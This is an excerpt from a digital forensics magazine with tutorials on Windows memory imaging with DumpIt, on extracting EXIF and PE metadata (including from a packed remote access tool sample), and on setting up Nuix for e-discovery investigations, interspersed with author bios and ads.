


Figure 2. *Windows Hardware Memory Locations*

These points are important to note when working on Windows systems. Each tool will have different specialties which require different privileges and have different advantages across different operating systems. Before we select which tool will be deployed in a particular imaging engagement, we need to consider the particular operating system we wish to image.

A particular problem comes from practicing with a tool on one operating system and then migrating the same processes to another. What works on Windows XP for instance may not work, or may even crash the system in Windows 7. In particular, it is important to practice on the various different systems you will engage with. If you are working in an environment with multiple operating systems it is important to practice on each of them. This means gaining an understanding of the following:

- the required system privilege levels
- the various system architecture (such as 32-bit versus 64-bit)
- the differences in operating systems including patching levels
- any difference where data is written or called from.

CAPTURE TOOLS

In this article we will not address any of the commercial products. In later articles following this one we will continue with details on the use of particular tools that are available freely. It is wise to become familiar with a wide range of tools depending on the circumstances you work within.

Mandiant distributes two free tools for memory capture and analysis:

- Redline (*http://www.mandiant.com/resources/download/redline*)
- Memoryze (*https://www.mandiant.com/resources/download/memoryze*)

We will look at a free tool from MoonSol in this article.

MOONSOLS DUMPIT

Moonsols provides a free Windows memory dump kit (*http://www.moonsols.com/ressources/*). As it states on its website you can do the following:

- This utility is used to generate a physical memory dump of Windows machines. It works with both x86 (32-bits) and x64 (64-bits) machines.
- The raw memory dump is generated in the current directory, only a confirmation question is prompted before starting.
- Possible to deploy the executable on USB keys for quick incident response needs.

It is simple to run DumpIt. The program runs when you extract it from the file and it can be run from an external device such as a USB. In figure 3 we see it running with the default destination for a saved image. You do require Administrative privileges on the host. Running in default mode (such as double-clicking) saves the image which is named based on the time, the system ID and with the default extension of .raw.

The default location can be changed but happens to be the location where you run the program from. You will also note that the required size of the image is noted (Address space size) and that the available space on the destination drive is listed (Free space size). It is of course essential to ensure that there is sufficient free space on the drive to be able to complete the imaging process.




Figure 3. *MoonSols DumpIt*

Starting a memory image capture is simple from the prompt noted in Figure 3 we just select “y” in order to image the drive or “n” to end the program.

Once the image capture is completed, it will be stored in the destination directory as shown in Figure 4. At this point we have taken volatile memory and created a forensic image that we can analyze later without fearing further data loss. Always ensure that the image copy is made to an external device and not the primary hard drive (Figure 4).




Figure 4. *The memory image*

There are no command line options built into DumpIt. You either need to change the location or hook data into the program to change its running state. For this reason it can be considered a one step memory imaging program.

PAGE FILE

The Windows page file is one of the simpler ways of analyzing memory. The location can vary but the file "pagefile.sys" is not too difficult to find even on an imaged hard drive. This creates a less volatile form of memory analysis. Another opportunity comes from analyzing the Windows hibernation file (Hiberfil.sys). One of the best ways of capturing memory is when a virtual machine is in use. System snapshots capture and save memory as well as hard drive-based information and evidence.

I will not list the general location of the page file as this does vary and more importantly a Windows system can have up to 16 different locations across different drives for storing page files. One of the most important reasons to capture a page file is that idle processes can be "paged" out of active memory when they are in the background. Simply imaging the systems memory could thus result in missing critical information.

Capturing a page file should be done separately to the complete imaging of the hard drive as the page file will change far more rapidly than the hard drive itself. It may be less volatile than system memory but it is still volatile evidence. To capture the page file will require access to the raw drive, as a direct copy cannot be made.

VIRTUAL IMAGES

Another source of memory information that we can obtain comes from virtual images. Programs such as VMWare, Windows virtual PC and many others allow us to take a snapshot of the system. Sometimes we can run these directly, saving the captured virtual image and running it as a machine where we can interact and experiment. In addition files such as the ".vmem" file in VMWare contain information that we can extract with a tool such as Volatility.

When we take a virtualized machine image, the suspended file is not volatile at all. This file is a serialized memory image and Malware cannot hide in this environment. This gives an advantage to servers and workstations that run in a virtualized environment. These systems can be analyzed completely. In some instances they can be analyzed as the machine is still running.

TO CONCLUDE...

In the next article, we will start analysing the image we have captured.

Memory is volatile evidence and as such needs to be acquired early in the process. Perhaps more critical is the difficulty associated with acquiring a memory image. As memory imaging is going to change in results every time we enact the procedure, but memory imaging is not robust. By its very nature, memory is fragile and if you attempt to access many areas of device memory you can crash the system. The results of this would be a complete destruction of all evidence. To ensure that this does not happen to you it is important to always practice using the tools you intend to image a live system with.

There are some ways to access system memory that are less volatile. These include hibernation files, page files and virtual machine images. When analyzing a system, always remember that you should collect as much evidence as you can in the time that is available. Also remember to document the process that you have followed and to practice this before imaging a live system.

If you walk into a forensic engagement and start by crashing the system very few people will take your evidence to be reliable. So remember...

Practice,
Practice,
Practice,

And when you're done doing that...

Practice some more…

REFERENCES

[1] Wright, C. S. (2011). Criminal Specialization as a corollary of Rational Choice. Paper presented at the ICBIFE, HK, China.
[2] Wright, C. S. (2012). Territorial behaviour and the economics of botnets. Paper presented at the SECAU Perth, WA.

ABOUT THE AUTHOR



Dr Craig Wright (Twitter: Dr_Craig_Wright) is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences. In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig has just completed working on his second doctorate, a PhD on the Quantification of Information Systems Risk and is mad enough to be planning his third doctorate.

Now Hiring

Teamwork

Innovation

Quality

Integrity

Passion



Sense of Security

Compliance, Protection and Business Confidence

Sense of Security is an Australian based information security and risk management consulting practice. From our offices in Sydney and Melbourne we deliver industry leading services and research to our clients locally, nationally and internationally.

Since our inception in 2002, our company has performed tremendously well. We thrive on team work, service excellence and leadership through research and innovation. We are seeking talented people to join our team. If you are an experienced security consultant with a thorough understanding of Networking, Operation Systems and Application Security, please apply with a resume to careers@senseofsecurity.com.au and quote reference PTM-TS-12.

info@senseofsecurity.com.au

www.senseofsecurity.com.au

EXTRAXTING AND USING METADATA FOR A DIGIAL FORENSIC INVESTIGATION

A STEP-BY-STEP PROCESS

by Marc Bleicher

Metadata can often contain that needle in the haystack you're looking for during a forensics investigation; in fact it has helped me out in the past quite a few times. One particular case that stands out the most was an internal investigation I did for the company I was working for at the time. Most of the cases I dealt with in this role related to employee misconduct, which included wrongful use, inappropriate behavior, harassment, etc. In this situation, metadata was the key piece of evidence in the case of a lost smart phone.

What you will learn:

- How to extract metadata from image and PE files
- What type of information is contained within the metadata of JPEG and PE files
- Tools and techniques to extract the metadata
- How to apply this to a forensic investigation

What you should know:

- Familiarity with basic Forensic Analysis
- An understanding of basic file types (JPEG, and .exe)

An employee sat at a table in the cafeteria and found a mobile phone. He turned it on to try and determine to whom it belonged. Upon powering the phone on he saw a rather unsavory photo, which appeared to be taken from the ground up looking under a woman's skirt. The person who found the phone then started to look at the rest of the photos, discovering 13 additional inappropriate images. The finder's quest to discover whose phone this was ended right there. He gave me the device and explained the situation. I took custody of the phone and determined who it belonged to by matching the serial number to the owner. I then contacted our legal team because it turned out the device was company property. The legal team advised me to investigate the matter since it fell under my jurisdiction.

My first step was to visit the person to whom the device was assigned. I told him what was going on and gave him a chance to explain. He said he had lost the phone a week prior and he assured me had not taken the images. So I headed to my office to start the analysis. First, I took a forensic image of the device. Then I extracted all the inappropriate images, and began to look at the metadata for each picture. What I was most interested

in was the date, time, and geotag metadata. Fortunately for me, privacy mode was off and location services were turned on when the images were taken. I recorded the metadata and then ran the geotag coordinates through Google maps. The coordinates for each of the 14 images were the very office building we were in. Through a great deal of additional research and analysis I was then able to figure out that 11 of images were taken on various different elevators throughout the building. Fortunately, we had surveillance cameras in each of our elevators, so using a combination of surveillance footage and the metadata from the pictures I was able to place this individual in the elevator proving he did in fact take the photos. I matched the location, date and time of the images to the video footage date and time and, of course, his image in the footage. For the other three pictures I was able to use the metadata from the phone and correlate that with RFID logs that tracked employee movement in the building based off their ID badges.

INTRODUCTION

You often hear metadata described as “data about data.” Metadata also can be described as the content that makes up a file; it is, in essence, electronic DNA that isn’t openly visible to the average user just as physical DNA, such as chromosomes, is not openly visible to the human eye. There are specialized tools and techniques to analyze physical DNA, and experts who can interpret those results. The same goes for forensic analysis and metadata (eDNA). From a digital forensics standpoint, metadata is extremely important because it constitutes evidence, as I explained above. Metadata analysis is really the same as digital forensics analysis and involves the identification, extraction, analysis and interpretation of that data. In this article, we will focus on the metadata for two types of files image files (JPEG) and Portable Executable Files (PE).

BODY

For every type of file that exists there is metadata that that goes along with that file. Metadata can come from several different sources depending on the file type. There are certain types of metadata specifically from image files that are only generated from a camera, whether it’s a standalone digital camera or a camera on a smart phone. Other metadata is generated by the application from which it was created with, for example Microsoft Word documents, Adobe PDFs and PE files add their own metadata and contain other metadata not present elsewhere. Other sources include user-added metadata and metadata attached by Web browsers and protocols used to upload a file to a website or email it across the Internet. In this article we will focus on image files, specifically JPEG and PE files.



FILE TYPES WE WILL EXAMINE AND SOME OF THE METADATA THEY CONTAIN

- Image files
  - Date/time image was taken
  - Make and model of camera or smartphone
  - Software/OS version
  - Latitude/longitude (GPS Info)
- Portable Executable (PE) files
  - Digital certificate signer
  - Date/time of compilation
  - Version
  - Type of compiler used
  - The type of packer used for files that are packed (encrypted)

STEPS IS METADATA ANALYSIS

Following are step-by-step instructions on tools and techniques used to extract and analyze metadata for the specific JPEG and PE files.

ANALYZING IMAGE FILE METADATA

Of all the image file types, JPEG files contain the most metadata especially for images created using a digital camera. JPEG metadata includes, but is not limited to, the make and model of the camera, aperture information, time and date the image was taken, and geotag information. Other common types of image files contain less metadata than JPEGs, unless a file was converted to a JPEG. Almost all digital cameras and smartphones save JPEG files with EXIF (Exchangeable Image File Format) data. EXIF data exists in JPEG, TIFF and RAW images. Within the EXIF data is the information we are most interested in for metadata analysis.

STEPS TO EXTRACT METADATA FROM A JPEG FILE

Extraction is the first step to obtain metadata from a JPEG. There are several open source and commercial extraction tools, but generally the open source tools are all you need since they provide the most relevant information for an investigation. The tool we will use for this procedure is EXIF Viewer, which can be downloaded as a standalone tool or installed as a plug-in for Firefox and Chrome.

I will use the standalone version, since the browser plug-in directly accesses information on your hard drive and personal or corporate firewall settings sometime s prevent the EXIF Viewer plug-in from accessing remote URLs.


NOTE: Not all JPEG images will contain EXIF data for one reason or another: The user deliberately removed it, or there's no geolocation information because the user may have disabled locations services or GPS on their device.

You can download EXIF Viewer here.


- Locate the JPEG file you're analyzing (for this demonstration I chose a photo from my iPhone that I took in Malibu, Calif.)




- This is the GUI you see when opening EXIF Viewer




- Click on File > Open and Browse to the image you want to analyze



- EXIF View extracted the metadata from the image and below is the metdata:



- If this were a case where we needed to correlate a location and time with a particular incident or some type of activity related to a crime, the next thing to do is note the GPS Info Tag data and go to Google Maps.
  - Enter the GPS Coordinates in the search box and click “Search”



  - We now have the exact address where this photo was taken.

NOTE: It’s important to remember that the EXIF metadata can be modified, especially the GPS information. Just as time stomping is an issue with hard drive forensics, in intrusion cases the same goes for metadata of an image file.

ANALYZING PORTABLE EXECUTABLE (PE) FILE METADATA

The Portable Executable (PE) file format is a data structure that contains all the required data for a Windows Operating System loader to manage the executable code. In addition, every PE file starts with a header that describes information about the code in the PE file, any required DLL files it uses, the type of application it is (GUI or command line), and much more.

So why would we want to analyze the metadata of a PE file? The main reason is malware analysis. If we come across a suspicious file during hard drive forensics, but we are not sure if the file is malicious or not, then we can look at some of its metadata to help determine if it’s dangerous or not. We can quickly determine if a PE file is malicious by extracting and analyzing its metadata using several tools and techniques.

This is basic static analysis and it is a great way to confirm whether a file is malicious. It also can reveal additional information about the functionality, and even provide information that will assist you in creating network signatures. Part of static analysis is looking at the metadata of the PE file.

STEPS TO EXTRACT AND ANALYZE PE FILE METADATA

Tools Used:

- PEiD
- sigcheck.exe
- *http://regex.info/exif.cgi*

SCENARIO

I took a very nasty piece of malware – a Remote Access Tool (RAT) – which I identified during an investigation. This file was not originally packed, so I used UPX a popular malware packer to pack the file myself. I then used the three tools listed above to extract various pieces of metadata that would be helpful during an intrusion investigation.

PEID

- Launch PEview. When it opens you will see the following window. In the top field where it says “File:” click on the browse icon with 3 dots (…) and browse to the file you want to analyze (Figure 1).
- After you open the file you want to analyze, PEview will automatically examine it and present you with the results in the window displayed below. The output shows that this file is packed using UPX v. 0.89.6. I deliberately blacked out the name of the malware for confidentiality (Figure 2).
- The next procedure uses the tool “sigcheck.exe” from Microsoft Sysinternals. This tool will show you the publisher of the file, version information, hashes and more. Sigcheck.exe is a command line tool. For this procedure I used a tool called “mftdump.exe,” which is a command line tool that extracts NTFS volume metadata.
  - Run the command Sigcheck.exe `<filename.exe>`. The example: Figure 3




Figure 1. *View of the PEiD Console*




Figure 2. *PEiD View of analyzed File*




Figure 3. *Out from sigcheck.exe*




Figure 4. *Jeffery's Exif Viewer tool*

EXE

Machine Type	Intel 386 or later, and compatibles
Time Stamp	**2012:02:26** 23:13:30-08:00 1 year, 3 months, 23 days, 13 hours, 3 minutes, 3 seconds ago
PE Type	PE32
Linker Version	6.0
Code Size	251,392
Initialized Data Size	1,024
Uninitialized Data Size	0
Entry Point	0x20c21
OS Version	4.0
Image Version	0.0
Subsystem Version	4.0
Subsystem	Windows GUI
File Version Number	1.0.0.1
Product Version Number	1.0.0.1
File Flags Mask	0x003f
File Flags	(none)
File OS	Windows NT 32-bit
Object File Type	Executable application
File Subtype	0
Language Code	English (U.S.)
Character Set	Unicode
Comments	
Company Name	
File Description	[redacted]
File Version	1, 0, 0, 1
Internal Name	NetDDESrv
Legal Copyright	Copyright ? 2012
Legal Trademarks	
Original Filename	msrv.exe
Private Build	
Product Name	NetDDESrv
Product Version	1, 0, 0, 1
Special Build	

File — basic information derived from the file.

File Size	174 kB
File Type	Win32 EXE
MIME Type	application/octet-stream

Figure 5. *Output of Jeffery's Exif Viewer*

JEFFERY'S EXIF VIEWER

- The next tool we will use is called "Jeffery's Exif Viewer. This is an online tool where you can enter a URL where there is an image file that you want to extract the metadata from. This is an excellent tool because you are not limited to just image files you can pretty much analyze any file type that exists, on the home page of this tool is a list of files that the tool works with. The tool is hosted at regex.info/exif.cgi
- For this scenario, I'm going to once again analyze the malware from above to see what additional metadata it contains. Below is the output after I clicked on "View Image From File."

CONCLUSION

Metadata analysis is an important part of any forensic investigation. This article only scratches the surface of the various different types of files and metadata that exists. There is no one single technique or tool to use when conducting metadata analysis. How you proceed depends on what data you're after and the most efficient tool and process to obtain it. There also is quite a bit of useful metadata in other file types, including Microsoft Office documents, PDFs, markup language files such as HTML and XML, and email headers. For now, I hope I've helped you learn the basics so you will be able to successfully extract data in your next investigation.

ABOUT THE AUTHOR



Marc Bleicher, a Sr. IR Consultant with Bit9, has over a decade of experience in Cyber Security with an extensive background in digital forensics, malware analysis, incident response, and penetration testing. Before joining Bit9 he worked for one of the Big-4 Management Consulting firm and various defense contractors as an IR and Forensics team lead. Marc frequently presents at InfoSec conferences, is published in SC Magazine, and a presenter on the website ultimatewindowssecurity.com. Marc received his masters in Computer Science and Information Security from Boston University in 2010.

RECOMMENDED

Keep your PC at peak performance!

It incorporates Wise Registry Cleaner, Wise Disk Cleaner and many other useful features like System Slimming, Startup Manager, Disk Eraser, etc.

The software has amazing scan & clean speed, which makes it outstanding from similar products. You'll love the clean and user-friendly interface and the pragmatic efficiency!



WiseCleaner

Wise Care 365 2

- Over 15,000,000 downloads worldwide.
- Clean & Tune up Windows system.
- Protect digital privacy effectively.

★★★★★

5-Star Reviewed by
Top Download Websites

Official Website for More Information:
www.wisecleaner.com/wisecare365.html

Compatible with Windows 7

Windows 8 Compatible

Support system:
Windows XP, Vista, Win7/8
(both 32-bit and 64-bit)

HOW TO PERFORM INVESTIGATIONS USING NUIX

by Damien Van Oultryve Dydewall

In the world of e-discovery there is a need for a good processing engine to process large amounts of data, index text and metadata, perform in depth analysis of communication links, etc. Most email clients can perform content analysis of the email body. With Nuix, searches can be performed through all email metadata as well the attachments, and near duplicates (previous versions or drafts of documents) can easily be found.

What you will learn:

- How to start Nuix with the correct parameters;
- How to set up a Nuix Case;
- How to perform searches and analysis in Nuix.

What you should know:

- Basic knowledge on how dt-searches are performed;
- How to copy evidence whilst maintaining the item metadata.

In this tutorial general processes performed in Nuix are explained. Nuix is an investigation software that extracts data from hard drives, memory cards and corporate repositories such as Lotus Notes, Microsoft Exchange and SharePoint. Nuix's electronic investigation technology is engineered to filter, process and analyse critical evidence. Nuix gives the power to undertake e-Discovery assignments in search of d evidence of issues such as fraud, inappropriate behaviour and intellectual property leaks. Nuix automatically finds and highlights sensitive information including social security numbers, credit card numbers and personal identification information.

NUIX APPLICATION

There are two forms of investigation platforms. Nuix Investigator Workstation which is used for large cases and complex data sources. For smaller cases, Nuix Proof Finder is used. This is a limited-edition of Investigation Workstation application that enables you to thoroughly interrogate small cases limited to 15 GB. All proceeds of Nuix Proof Finder are donated to not-for-profit organizations. Nuix Proof Finder can be used for demo and testing of scripts on smaller data sets like Enron.

More information can be found on the websites *http://www.nuix.com/nuix-workstation-investigator* and *http://www.prooffinder.com/.*

NUIX SETUP

The recommended setting for the Nuix machine is to set up on three separate drives. The first partition is the System Drive and should contain the Windows Operating System and all the programs necessary for Nuix (e.g. Microsoft Office, Visio, Ghostscript and Lotus Notes Email Client). The Evidence Drive contains all your evidence files. Evidence files will be used only during the case creation (processing) and exports. Some people or organizations store evidence on a Network Storage. The third drive is the Case Drive and contains the Nuix Case folders and logs. Case folders contain the indexes, file metadata, tags, bookmarks, history and information about the case.

A default folder structure is maintained in order to ensure that the full investigation team understands the project folder structure allowing a new member of the investigation team to understand the case structure immediately. The default folder structure has specific folders to store the case files, log files, exports, reports and temporary files for the Nuix application.

STARTING NUIX

When opening the Nuix Desktop application, a Windows Batch ensures that all Nuix parameters are set correctly.

```
"<Nuix Program Location>" <Nuix_Size> <Nuix_Temp_Folder> <Number_of_Workers> <Worker_Size> <Worker_
   Temp_Folder> <Nuix_Log_Folder>
```

<NUIX PROGRAM LOCATION>
The Nuix Program Location is the location where Nuix is stored. This will always be in the Program Files on your System Drive.

<NUIX_SIZE>
Nuix gives the possibility to allocate memory to the Nuix Program. When there are a lot of files it is recommended to have more memory so searches and analysis can be performed fluent.

<NUIX_TEMP_FOLDER>
The Nuix application is using a folder to store temporary files. For performance reason it is better to store the temp files on a separate drive from your evidence, case and system files.

<NUMBER_OF_WORKERS>
When Nuix is processing new data or when it is exporting data, it will start smaller applications to process the data. Those smaller applications are called workers. Depending on the license and version of Nuix, the number of workers can be limited. For Proof Finder the limitation of workers are two. When you have a higher limit, then you can play around with the number of workers. Then the number of workers is more depending on the type of evidence. For big PST files it is better to have less workers, but the size of the workers will be bigger. When processing lots of smaller files, then it is better to have more workers with smaller sizes.

<WORKER_SIZE>
As discussed in the `<Number_of_Workers>` the size of workers can depend on the type of evidence.

<WORKER_TEMP_FOLDER>
When Nuix is processing new data or when it is exporting data, it needs a temporary location to extract files. For performance reason it is better to store the temp files on a separate drive from your evidence, case and system files.

<NUIX_LOG_FOLDER>
By default the logs of Nuix are stored in a subfolder of the case. If an error occurs during the case, it should be stored in the case logs and not in the general logs of Nuix.

It is recommended to have the logs together with the case files. The workers temp folder can be stored together with the case, but it is recommended to have it on a separate fast drive. Below is an example of a configuration:

```
"C:\Program Files\Nuix\Proof Finder\proof_finder.exe" -Xmx28g -Djava.io.tmpdir=D:\TEMP -Dnuix.worker.size=2
-Dnuix.worker.jvm.arguments=-Xmx15g -Dnuix.worker.tmpdir=D:\TEMP_WORKER
-Dnuix.logdir=F:\Project_DEMO\05_Processing\05_Logs\Nuix_Log
```

When Nuix is started, the default screen will be the home screen. From here it is possible to open an already created Nuix Case or to create a new Nuix Case. It is also possible to change the settings in the global options. The settings of the global options are not in the scope of this tutorial. But the help topics in the taskbar gives a good support in order to understand all the different options.

